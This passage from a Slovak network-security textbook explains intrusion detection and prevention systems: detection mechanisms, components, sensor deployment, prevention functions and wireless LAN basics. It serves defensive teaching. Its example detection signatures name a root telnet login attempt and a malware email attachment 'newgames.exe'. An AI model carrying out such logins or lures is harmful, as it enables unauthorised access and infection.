[RFC 3947] KIVINEN, T., SWANDER, B., HUTTUNEN, A., VOLPE, V.: Negotiation of NAT-Traversal in the IKE. January 2005.

[RFC 4346] DIERKS, T.: The Transport Layer Security (TLS) Protocol Version 1.1. April 2006.

[RFC 5246] DIERKS, T., RESCORLA, E.: The Transport Layer Security (TLS) Protocol Version 1.2. August 2008.

[RFC 5996] KAUFMAN, C., HOFFMAN, P., NIR, Y., ERONEN, P.: Internet Key Exchange Protocol Version 2 (IKEv2). September 2010.

[RFC 6101] FREIER, A., KARLON, P., KOCHER, P.: The Secure Sockets Layer (SSL) Protocol Version 3.0. August 2011.


Dokumenty RFC sú k dispozícii na webovom sídle http://www.ietf.org/

## 10.5 Systémy na detekciu/prevenciu proti prienikom (IDS/IPS)

Pri písaní tejto časti autor čerpal najmä z publikácie [SCA07].

**Detekcia prienikov** je proces monitorovania udalostí v počítačovom systéme alebo v sieti a ich analyzovania na príznaky možných incidentov, ktoré sú porušením alebo bezprostrednou hrozbou porušenia politík počítačovej bezpečnosti, politík akceptovateľného použitia alebo štandardných bezpečnostných praktík.

**Systém detekcie prienikov** (IDS – Intrusion Detection Systém) je softvér, ktorý automatizuje proces detekcie prienikov. Novšou verziou IDS je **systém prevencie prienikov** (IPS – Intrusion Prevention System), čo je softvér, ktorý má všetky schopnosti systému detekcie prienikov a je schopný pokúsiť sa zastaviť možné incidenty. Súhrnne tieto technológie nazývame IDPS (Intrusion Detection/Prevention System)

Technológie IDPS sú primárne určené na identifikáciu možných incidentov. IDPS môže detegovať úspešnú kompromitáciu systému útočníkom, ktorý využil slabinu systému. IDPS potom môže oznámiť incident bezpečnostnému manažérovi, ktorý okamžite začne aktivity reakcie na incident, aby sa minimalizovala škoda spôsobená incidentom. IDPS ďalej môže vytvoriť **informačný záznam**, ktorý je využitý na riešenie incidentu. Veľa IDPS môže byť konfigurovaných tak, že **rozpozná porušenie bezpečnostnej politiky**. Napríklad niektoré IDPS môžu byť konfigurované nastaveniami podobnými ako bezpečnostná brána, ktoré IDPS umožnia identifikovať sieťovú premávku porušujúcu politiku bezpečnosti organizácie alebo politiku akceptovateľného použitia. Niektoré IDPS môžu **monitorovať prenos súborov a identifikovať možné podozrivé prenosy**, napríklad kopírovanie rozsiahlej databázy na používateľský laptop. Veľa IDPS môžu identifikovať prieskumné aktivity útočníka, ktoré môžu indikovať bezprostredný útok. Príkladom takýchto prieskumných aktivít je skenovanie portov na webovom serveri. IDPS môže blokovať takýto prieskum a upovedomiť bezpečnostného administrátora.

**Technológie IPS** technológie sa líšia od technológií IDS jednou zásadnou vlastnosťou, technológie IPS **sú schopné reagovať na detegovanú hrozbu** tak, že sa pokúšajú zabrániť, aby bola hrozba úspešná. IPS používajú viaceré techniky reakcie, ktoré je možné rozdeliť do týchto skupín:

- **IPS zastavuje samotný útok.** Napríklad ukončí sieťové spojenie alebo reláciu používateľa, ktorá je použitá na útok, alebo blokuje prístup na cieľ (alebo možné ďalšie pravdepodobné ciele) z útočiaceho účtu používateľa, adresy IP alebo iných atribútov útočníka, alebo blokuje všetky prístupy na cielený uzol, službu, aplikáciu alebo ďalší zdroj.
- **IPS mení bezpečnostné prostredie.** IPS na prerušenie útoku by mohol zmeniť konfiguráciu iných bezpečnostných opatrení. Bežným príkladom je rekonfigurácia sieťového zariadenia (napríklad bezpečnostná brána, smerovač, prepínač ) na blokovanie prístupu od útočníka alebo na cieľ a zmenenie hostovej bezpečnostnej brány na cieľ, aby bezpečnostná brána blokovala prichádzajúci útok. Niektoré IPS môžu dokonca spôsobiť aplikáciu záplat na hosta v prípade, že IPS deteguje, že host má slabiny.
- **IPS mení útočníkov obsah.** Niektoré IPS technológie môžu odstrániť alebo zmeniť škodlivú časť útoku a tak útok spravia neškodný. Klasickým príkladom je IPS, ktoré odstráni prílohu s infikovaným súborom v správe elektronickej pošty a až potom umožní, aby „očistený“ email dostal príjemca. Ďalším príkladom je „normalizácia“ prichádzajúcich žiadostí. To znamená, že proxy „prebalí“ obsah žiadosti zničením informácii hlavičky.

Technológie IDPS **nie sú schopné zabezpečiť úplnú** a presnú detekciu prieniku. Môže nastať prípad, keď IDPS nesprávne identifikuje neškodné aktivity ako škodlivé. Tento prípad označujeme ako **false positive.** Ďalším prípadom je, keď IDPS zlyhá pri identifikácii škodlivých

aktivít. Tento prípad označujeme ako **false negative.** Nie je možné eliminovať všetky prípady false positive a false negative. V mnohých prípadoch pri zmene konfigurácie IDPS na potlačenie false negative sa zvyšuje výskyt false positive. Menenie konfigurácie IDPS s cieľom zlepšenia presnosti detekcie sa nazýva **ladenie** (tuning) technológie IDPS.

### 10.5.1 Štandardné detekčné mechanizmy


Technológie IDPS používajú veľa mechanizmov na detegovanie incidentov. Základné triedy detekčných mechanizmov sú založené na príznakoch (signature based), anomáliách (anomaly based) a analýze stavových protokolov (stateful protocol analysis).

**Detekčný mechanizmus založený na príznakoch** vychádza zo znalosti príznaku (vzorky), ktorá odpovedá známej hrozbe. Spočíva v podstate na procese porovnávania príznakov oproti pozorovaným udalostiam s cieľom identifikovať možné incidenty. Príklady príznakov je napríklad pokus o spustenie telnetu s loginom „root“, čo je porušenie bezpečnostnej politiky spoločnosti alebo správa elektronickej pošty s predmetom „New games“ a s prílohou „newgames.exe“, čo sú charakteristiky známej formy škodlivého kódu. Tento mechanizmus je veľmi účinný pri detekcii známych hrozieb, ale neefektívny pri detekcii doteraz neznámych hrozieb. Je to najjednoduchšia metóda, pretože iba porovnáva súčasné jednotky aktivity (paket alebo položku v logu) so zoznamom príznakov použitím operácie porovnania reťazcov.

**Detekčný mechanizmus založený na anomáliách** je proces porovnania definovanej normálnej aktivity oproti pozorovaným udalostiam s cieľom identifikovať významné odchýlky. IDPS využívajúce tento mechanizmus detekcie majú uložené profily, ktoré reprezentujú normálne správanie takých objektov ako je používateľ, uzly, sieťové spojenia alebo aplikácie. Profily sú vytvorené monitorovaním charakteristík typickej aktivity za istý čas. IDPS potom používa štatistické metódy na porovnanie súčasných aktivít oproti prahom súvisiacich s profilom. Napríklad detekcia zvýšeného počtu emailových správ oproti očakávanému počtu správ zaznamenanom v profile. Profily môžu byť vytvorené pre mnoho atribútov správania sa ako sú napríklad počty navštívených webových stránok používateľom, počet neúspešných prihlásení sa na uzol, úroveň využitia procesora uzla v danom časovom intervale. Tento mechanizmus môže byť veľmi účinný pri detekcii predtým neznámych hrozieb. Napríklad počítač bol infikovaný neznámym škodlivým kódom, ktorý spotrebováva počítačové zdroje, posiela veľké množstvo emailových správ, inicializuje veľké množstvo sieťových spojení a vykonáva iné aktivity, ktoré sú významne odlišné od zavedeného profilu pre tento počítač. Iniciálny profil je vytvorený v tréningovom intervale v trvaní typicky dní alebo týždňov. Neúmyselné zahrnutie škodlivých aktivít ako súčasti profilu je spoločným problémom detekčného mechanizmu anomálií (administrátori ručne modifikujú vytvorený profil tak, že z neho vyhadzujú známe škodlivé aktivity). Pri snahe vytvoriť „presné“ profily, častokrát nastáva situácia, kedy IDPS vytvára veľké množstvo false positive alertov. Je to z toho dôvodu, že zriedka vykonávané neškodlivé aktivity nie sú zahrnuté do profilu, a teda generujú alerty.

**Detekčný mechanizmus založený na analýze stavových protokolov** je proces porovnania dopredu určených profilov všeobecne akceptovaných definícií neškodnej aktivity protokolu pre každý stav protokolu oproti sledovaným udalostiam s cieľom identifikovať odchýlky (potenciálne škodlivé stavy). Definícia protokolu je prevzatá zo štandardizačných dokumentov RFC alebo ich najrozšírenejších implementácií. Slovo „stavový“ v analýze stavového protokolu znamená, že IDPS je schopný porozumieť a sledovať stav sieťového, transportného alebo aplikačného protokolu, ktoré obsahujú koncept stavu. Tento mechanizmus môže identifikovať neočakávané postupnosti príkazov ako je opakované zadanie toho istého príkazu alebo zadanie príkazu bez predchádzajúceho zadanie príkazu, na ktorom je závislý. Primárnou nevýhodou tohto mechanizmu je jeho náročnosť na výpočtové zdroje, pretože pre každý protokol musí vytvoriť novú inštanciu „stavového stroja“ a teda pri viacerých súčasne monitorovaných spojeniach musí

pre každé spojenie (a každý použitý stavový protokol) vytvoriť novú inštanciu stavového stroja. Na Obrázku č. 10.37 je príklad stavového stroja pre transportný protokol TCP.




Obrázok č. 10.37: Stavový stroj pre transportný protokol TCP

### 10.5.2 Technológie IDPS

Typické komponenty riešení technológií IDPS sú senzor alebo agent, server manažmentu, databázový server a konzola manažmentu.

**Senzor alebo agent** je prostriedok, ktorý monitoruje alebo analyzuje aktivity. Označenie senzor sa typicky používa pre IDPS, ktoré monitorujú siete. Označenie agent sa typicky používa pre hostové IDPS.

**Server manažmentu** je centralizované zariadenie, ktoré prijíma informácie od senzorov a agentov a spravuje ich. Niektoré servery manažmentu vykonávajú analýzu informácií o udalosti, ktorú poskytli senzory alebo agenti, a sú schopní identifikovať udalosti, ktoré individuálne senzory a agenti schopné nie sú. Párovanie informácií o udalosti z viacerých senzorov alebo agentov (napríklad udalostí spustených z tej istej adresy IP) sa nazýva **korelácia**. Niektoré malé nasadenia technológií IDPS nepoužívajú server manažmentu, ale väčšina nasadení IDPS servery manažmentu používa.

**Databázový server** je úložisko na uloženie informácií, ktoré zaznamenali senzory, agenti a/alebo server manažmentu. Veľa IDPS poskytuje podporu pre databázové servery.

**Konzola manažmentu** je program, ktorý zabezpečuje interfejs medzi IDPS a jeho administrátormi a používateľmi. Typicky je tento program inštalovaný na štandardnom desktope alebo laptope. Niektoré konzoly sú používané iba na administráciu IDPS ako je konfigurácia

senzorov alebo agentov, aktualizácia programového vybavenia. Iné konzoly sú používané výlučne iba na monitorovanie a analýzu.

Vyššie uvedené komponenty IDPS môžu byť prepojené medzi sebou prostredníctvom **štandardnej sieti organizácie (in-band)**. V takomto prípade je vhodné vytvoriť oddelenie siete manažmentu od produkčnej sieti aspoň na úrovni virtuálnej LAN (VLAN). Použitie VLAN zabezpečuje ochranu IDPS komunikácie (ale nie na takej úrovni ako fyzicky oddelenej siete manažmentu), ale ochrana môže zlyhať pri chybnej konfigurácii VLAN alebo pri útoku DoS na produkčnú sieť. Druhým riešením je prepojiť komponenty IDPS prostredníctvom **oddelenej sieti (out of band)**, ktorá je výlučne určená pre manažment bezpečnostného softvéru. Tejto oddelenej sieti sa tiež hovorí **sieť manažmentu**. V takomto prípade musí mať senzor alebo agent ďalší **sieťový interfejs** (interfejs manažmentu), ktorým je pripojený do siete manažmentu. Toto riešenie sieti efektívne izoluje sieť manažmentu od produkčnej sieti a skrýva existenciu a identitu IDPS pred útočníkmi. Ďalej chráni IDPS pred útokmi a zabezpečuje, že IDPS má k dispozícii dostatočnú sieťovú priepustnosť aj v prípade útoku DoS na produkčnú sieť. Nevýhodou riešenia sú dodatočné náklady na vytvorenie siete manažmentu a nepohodlie pre administrátorov IDPS a používateľov IDPS, pretože musia pre svoje činnosti s IDPS používať oddelené počítače.

Detekčné schopnosti technológií IDPS sú typicky rozsiahle a široké. Väčšina produktov používa kombináciu detekčných techník, ktoré vo všeobecnosti zabezpečujú presnejšiu detekciu a väčšiu flexibilitu pri ladení a prispôsobovaní (customizácii). Príklady ladiacich a prispôsobovacích možností IDPS technológií:

- **Prahy (Thresholds)** – sú hodnoty, ktoré nastavujú limity medzi normálnym a abnormálnym správaním. Prahy sú najviac používané v detekčných mechanizmoch založených na anomáliách a analýze stavových protokolov.
- **Čierne a biele zoznamy (Blacklists and Whitelists).** Čierny zoznam je zoznam diskrétnych entít ako sú hosty, čísla TCP alebo UDP portov, typy a kódy ICMP, aplikácií, mien používateľov, URL, mien súborov alebo súborových rozšírení, ktoré boli v minulosti identifikované ako súčasť škodlivých aktivít. Biely zoznam je zoznam diskrétnych entít, ktoré sú známe ako neškodné. Zvyčajne sa používajú na báze granularity ako po protokoloch, na redukovanie alebo ignorovanie false positive zahrňujúce známe neškodné aktivity z dôveryhodných hostov. Čierne a biele zoznamy sú najčastejšie používané pri detekčných mechanizmoch na báze príznakov a analýzy stavového protokolu.

### 10.5.3 Sieťové IDPS

Senzory sieťových IDPS sú dostupné v dvoch prevedeniach:

- **Zariadenie.** V tomto prevedení senzor pozostáva zo špecializovaného hardvéru a softvéru. Hardvér je optimalizovaný na použitie senzora vrátane špecializovanej karty NIC a jej ovládača na efektívne odchytávanie paketov a špecializovaných procesorov alebo ďalších hardvérových komponentov podporujúcich analýzu. Časť alebo celý softvér môže byť z dôvodu zvýšenia efektívnosti umiestnený vo firmvéri. Tieto zariadenia často obsahujú prispôsobený, utesnený operačný systém, ku ktorému sa nepredpokladá prístup administrátorov. Príklady: rad CISCO IDS 4200, IBM Real Secure Network
- **Iba softvér.** Niektorí predajcovia predávajú senzorový softvér bez zariadenia. Administrátori inštalujú tento softvér na počítače, ktoré splňujú určité špecifikácie. Senzorový softvér môže obsahovať prispôsobený (customized) operačný systém alebo senzorový softvér môže byť inštalovaný štandardnom operačnom systéme ako iná aplikácia. Príklady: Snort, Bro

Senzory môžu byť nasadené v dvoch režimoch:


- **Prechodový senzor (Inline)** – všetka monitorovaná premávka prechádza senzorom (podobne ako všetka premávka prechádza bezpečnostnou bránou). Má **dva sieťové interfejsy** na monitorovanie premávky siete (cez tieto interfejsy prechádza sieťová premávka) a **jeden interfejs manažmentu** na pripojenie do siete manažmentu.
- **Pasívny senzor** – monitoruje kópiu skutočnej sieťovej premávky. Žiadna premávka neprechádza senzorom.

V skutočnosti sú niektoré prechodové senzory **hybridy bezpečnostná brána / IDPS zariadenie**. Primárnym dôvodom pre nasadenie prechodových senzorov IDPS je skutočnosť, aby boli schopné **zastaviť útok blokovaním sieťovej premávky**. Prechodové senzory sú typicky umiestnené na tie miesta v sieti, kde sú umiestňované bezpečnostné brány a iné sieťové bezpečnostné zariadenia a to na hranici medzi sieťami, na pripojení do externých sietí a hranicami medzi rozdielnymi vnútornými sieťami, ktoré by mali byť oddelené. Prechodové senzory, ktoré nie sú hybridy bezpečnostná brána / IDPS zariadenie sú často umiestňované na **bezpečnejšiu stranu siete** (z tej strany hranice, kde je sieť bezpečnejšia), aby spracovávali menší objem premávky. Senzory môžu byť tiež umiestnené na menej bezpečnej strane sieti, aby zabezpečovali ochranu redukovaním záťaže oddeľovacieho zariadenia ako je bezpečnostná brána. Na Obrázku č. 10.38 je príklad takejto architektúry.


Pasívne senzory sú typicky nasadzované tak, aby monitorovali kľúčové sieťové miesta ako sú hranice medzi sieťami, kľúčové sieťové segmenty ako sú aktivity v demilitarizovanej zóne (DMZ). Pasívne senzory môžu monitorovať premávku prostredníctvom rôznych metód, ako napríklad:

- **Pokrývajúci port (spanning port)** - je port prepínača, ktorý je schopný vidieť **všetku sieťovú premávku prechádzajúcu cez prepínač**. Pripojením senzora na pokrývajúci port môže senzor monitorovať premávku na / z veľa uzlov. Táto metóda monitorovania je relatívne ľahká a lacná.
- **Sieťová prípojka (network tap)** – je priame prepojenie medzi senzorom a samotným fyzickým médiom ako je napríklad optické vlákno. Prípojka dodáva senzoru kópiu celej sieťovej premávky, ktorá sa prenáša cez médium.
- **Vyvažovač záťaže IDS (load balancer IDS)** – je zariadenie, ktoré **dáva dokopy a smeruje premávku** siete do monitorovacích systémov vrátane IDPS senzorov. Vyvažovač dostane kópiu sieťovej premávky z jedného alebo viacerých pokrývajúcich portov alebo sieťových prípojok a dáva dokopy premávku z rôznych sietí (napríklad znovu skladá reláciu, ktorá bola rozdelená medzi dve siete).

Príklad architektúry IDS s pasívnym senzorom je na Obrázku č. 10.39.




Obrázok č. 10.38: Príklad architektúry IDPS s prechodvým senzorom




Obrázok č. 10.39: Príklad architektúry IDPS s pasívnym senzorom

**S**ieťové IDPS poskytujú široké možnosti bezpečnostných funkcií, ktoré môžu byť štruktúrované do štyroch kategórií: zhromaždenie informácií, zaznamenanie, detekcia a prevencia.

**Funkcia zhromaždenia informácií.** Niektoré sieťové IDPS ponúkajú obmedzené schopnosti zhromažďovania informácií, čo znamená, že zbierajú informácie o uzloch a sieťových aktivitách zahrňujúcich tieto uzly. Príklady možností zhromažďovania informácií sú: **identifikácia uzla** (vytvorenie zoznamu uzlov pripojených do siete organizácie podľa adries IP alebo adries MAC), **identifikácia operačných systémov** (identifikácia operačných systémov a ich verzií, ktoré sa používajú v organizácii), **identifikácia aplikácií** (identifikácia používanej verzie aplikácie tak, že sleduje, ktoré porty sú používané a monitoruje určité charakteristiky komunikácie aplikácie).

**Funkcia zaznamenania.** Sieťové IDPS typicky vykonávajú rozsiahle zaznamenanie údajov majúcich vzťah k detegovanej udalosti. Tieto údaje môžu byť použité na potvrdenie platnosti alertu, na vyšetrenie incidentov a na koreláciu udalostí medzi IDPS a ostatnými logovacími zdrojmi. Väčšina sieťových IDPS je schopná vykonať zachytenie paketov. Štandardne sa to vykonáva vtedy, keď sa generuje alert. Zachytávajú sa alebo následné aktivity v spojení po alerte alebo sa zanamená celé spojenia (ak IDPS dočasne uchovával predchádzajúce pakety). **Záznam sieťového IDPS môže vo všeobecnosti obsahovať tieto údajové polia** (položky): časová pečiatka (dátum a čas), ID spojenia alebo relácie (typicky postupné alebo jedinečné číslo priradené každému TCP spojeniu alebo podobným skupinám paketov pre protokoly bez spojenia), typ udalosti alebo alertu, rating (napríklad priorita, dôležitosť, dopad, dôvernosť), protokol sieťovej, transportnej a aplikačnej vrstvy, zdrojová a cieľová adresa IP, zdrojový a cieľový port TCP alebo UDP, alebo typy ICMP a kódy, počet slabík prenesených týmto spojením, dekódované údaje užitočného nákladu (payload), ako sú žiadosti a odpovede aplikácie, informácie viažúce sa na stav (napríklad autentizované meno používateľa), vykonané preventívne akcie (ak treba).

**Funkcia detekcie.** Sieťové IDPS typicky ponúkajú široké a všeobecné detekčné schopnosti. Väčšina produktov využíva kombináciu mechanizmov detekcie pomocou príznakov, anomálií a analýzy stavových protokolov (in-depth analysis bežných protokolov). Detekčné mechanizmy sú zvyčajne pevne previazané, napríklad stroj na detekciu mechanizmu analýzy stavových protokolov môže rozobrať aktivity do žiadostí a odpovedí, pričom každá z nich je preverovaná na anomálie a porovnaná s príznakom známych škodlivých aktivít. Detekčné schopnosti možno analyzovať z týchto pohľadov: typy detegovaných udalostí, presnosť detekcie, ladenie a prispôsobenie, obmedzenia technológie. Najbežnejšie **typy detegovaných udalostí** senzormi sieťových IDPS sú: **prieskum a útoky na aplikačnej vrstve** (napríklad odchytenie bannera, pretečenie vyrovnávacej pamäti, útoky na formátové reťazce, hádanie hesla, prenášanie škodlivého kódu), **prieskum a útoky na transportnej vrstve** (Napríklad skenovanie portov, nezvyčajná fragmentácia paketov, záplava SYN. Najfrekventovanejšie analyzované protokoly transportnej vrstvy sú TCP a UDP.), **prieskum a útoky na sieťovej vrstve** (napríklad falošná - spoofed adresa IP, nedovolená hodnota hlavičky IP), **neočakávané aplikačné služby** (napríklad tunelované protokoly, zadné vrátka, uzly vykonávajúce neautorizované aplikačné služby) a **porušenuie politiky** (napríklad použitie nevhodných webových sídiel, použitie zakázaných aplikačných protokolov).

**Funkcia prevencie** (prechodové senzory a niektoré pasívne sieťových IDPS): **ukončenie aktuálneho TCP spojenia** (pasívny senzor IDPS môže skúsiť ukončiť existujúcu reláciu TCP tak, že pošle pakety TCP reset obidvom komunikujúcim koncom, táto technika nie je v súčasnosti široko používaná, pretože iné prevenčné schopnosti sú efektívnejšie), v**ykonanie prechodového firewallingu** (väčšina senzorov IDPS ponúka funkcie bezpečnostnej brány, ktoré môžu byť použité na zastavenie alebo odmietnutie podozrivej sieťovej aktivity), **obmedzenie na použitie prenosového pásma** (v prípade, že určitý protokol sa používa nevhodne, ako napríklad na útok DoS, distribúciu škodlivého kódu alebo peer-to-peer zdieľanie súborov, niektoré prechodové senzory IDPS môžu obmedziť percento sieťového prenosového pásma), a **zmena škodlivého obsahu** (niektoré prechodové senzory IDPS môžu **sanovať časť paketu**, čo znamená, že je nahradený škodlivý obsah za neškodný obsah a sanovaný paket je odoslaný do svojho cieľa).

**Funkcie prevencie** (aj pasívne aj prechodové senzory sieťových IDPS): **rekonfigurácia iných sieťových bezpečnostných zariadení** (veľa senzorov IDPS môže dať pokyn sieťovým bezpečnostným zariadeniam ako sú bezpečnostné brány, smerovače a prepínače **na ich rekonfiguráciu s cieľom blokovania určitého typu aktivity alebo ich smerovania inam)**, **vykonávanie programov tretích strán alebo skriptov** (niektoré senzory IDPS sú schopné, v prípade detekcie určitej škodlivej aktivity, **vykonať administrátorom určený skript alebo program)**

Väčšina senzorov IDPS dovoľuje administrátorom **špecifikovať prevencie schopné konfigurácie pre každý typ alertu**. Toto zvyčajne zahrňuje povolenie alebo zakázanie

prevencie, rovnako ako špecifikovanie ktoré prevenčné možnosti by mali byť použité. Niektoré senzory IDPS majú režim učenia alebo simulácie, ktorý potláča všetky preventívne akcie a namiesto toho indikuje kedy by bola preventívna akcia vykonaná. Tento režim umožňuje administrátorom monitorovať a jemne ladiť preventívne schopnosti konfigurácie predtým než sa povolia, čo redukuje riziko náhleho blokovania neškodnej aktivity.

### 10.5.4 Bezdrôtové IDPS


**Bezdrôtové IDPS** monitorujú bezdrôtovú sieťovú premávku a analyzujú jej bezdrôtové sieťové protokoly s cieľom identifikovať podozrivé aktivity zahrňujúce **samotné protokoly**.

WLAN (bezdrôtové LAN) podľa štandardu IEEE 802.11 majú dva základné architektonické komponenty a to stanicu a prístupový bod. **Stanica** (STA) je bezdrôtové koncové zariadenie. Typickým príkladom STA je notebook, laptop, smartfón, tablet a ďalšie zariadenia spotrebnej elektroniky s vybavením podľa IEEE 802.11. **Prístupový bod** (AP – Access Point) logicky pripája STA k distribučnému systému, ktorým je typicky pevná (drôtovaná) infraštruktúra organizácie. Distribučný systém je prostriedok, prostredníctvom ktorého môžu STA komunikovať s pevnou LAN spoločnosti a externou sieťou ako je Internet. Príklad architektúry bezdrôtovej LAN je na Obrázku č. 10.40.

Niektoré WLAN používajú tiež **bezdrôtové prepínače** (wireless switch). Je to zariadenie, ktoré funguje ako prostredník medzi STA a AP (a distribučným systémom).

Štandard IEEE 802.11 tiež definuje tieto dve WLAN architektúry a to ad hoc režim a infraštruktúrny režim. **Ad hoc režim** nevyužíva AP. Ad hoc režim, tiež známy ako peer-to-peer režim, zahrňuje dve alebo viac STA komunikujúcich priamo jeden s druhým. Známym prípadom tohto režimu sú siete MANET (Mobile Ad-hoc NETwork). V **infraštruktúrnom režime** prístupový bod logicky pripája STA k distribučnému systému, ktorý je typicky pevné (drôtovaná) sieť. Takmer všetky WLAN sa využívajú v infraštruktúrnom režime.

Každý modul AP v sieti WLAN má priradené meno, ktoré sa nazýva identifikátor množiny služieb **SSID** (Service Set IDentifier). SSID umožňuje STA odlíšiť jednu WLAN od druhej WLAN. AP vysiela SSID vo **formáte obyčajného textu**, takže každé prijímajúce bezdrôtové zariadenie sa môže ľahko dozvedieť SSID každej WLAN, ktorá je v dosahu zariadenia.




Obrázok č. 10.40: Príklad architektúry bezdrôtovej LAN

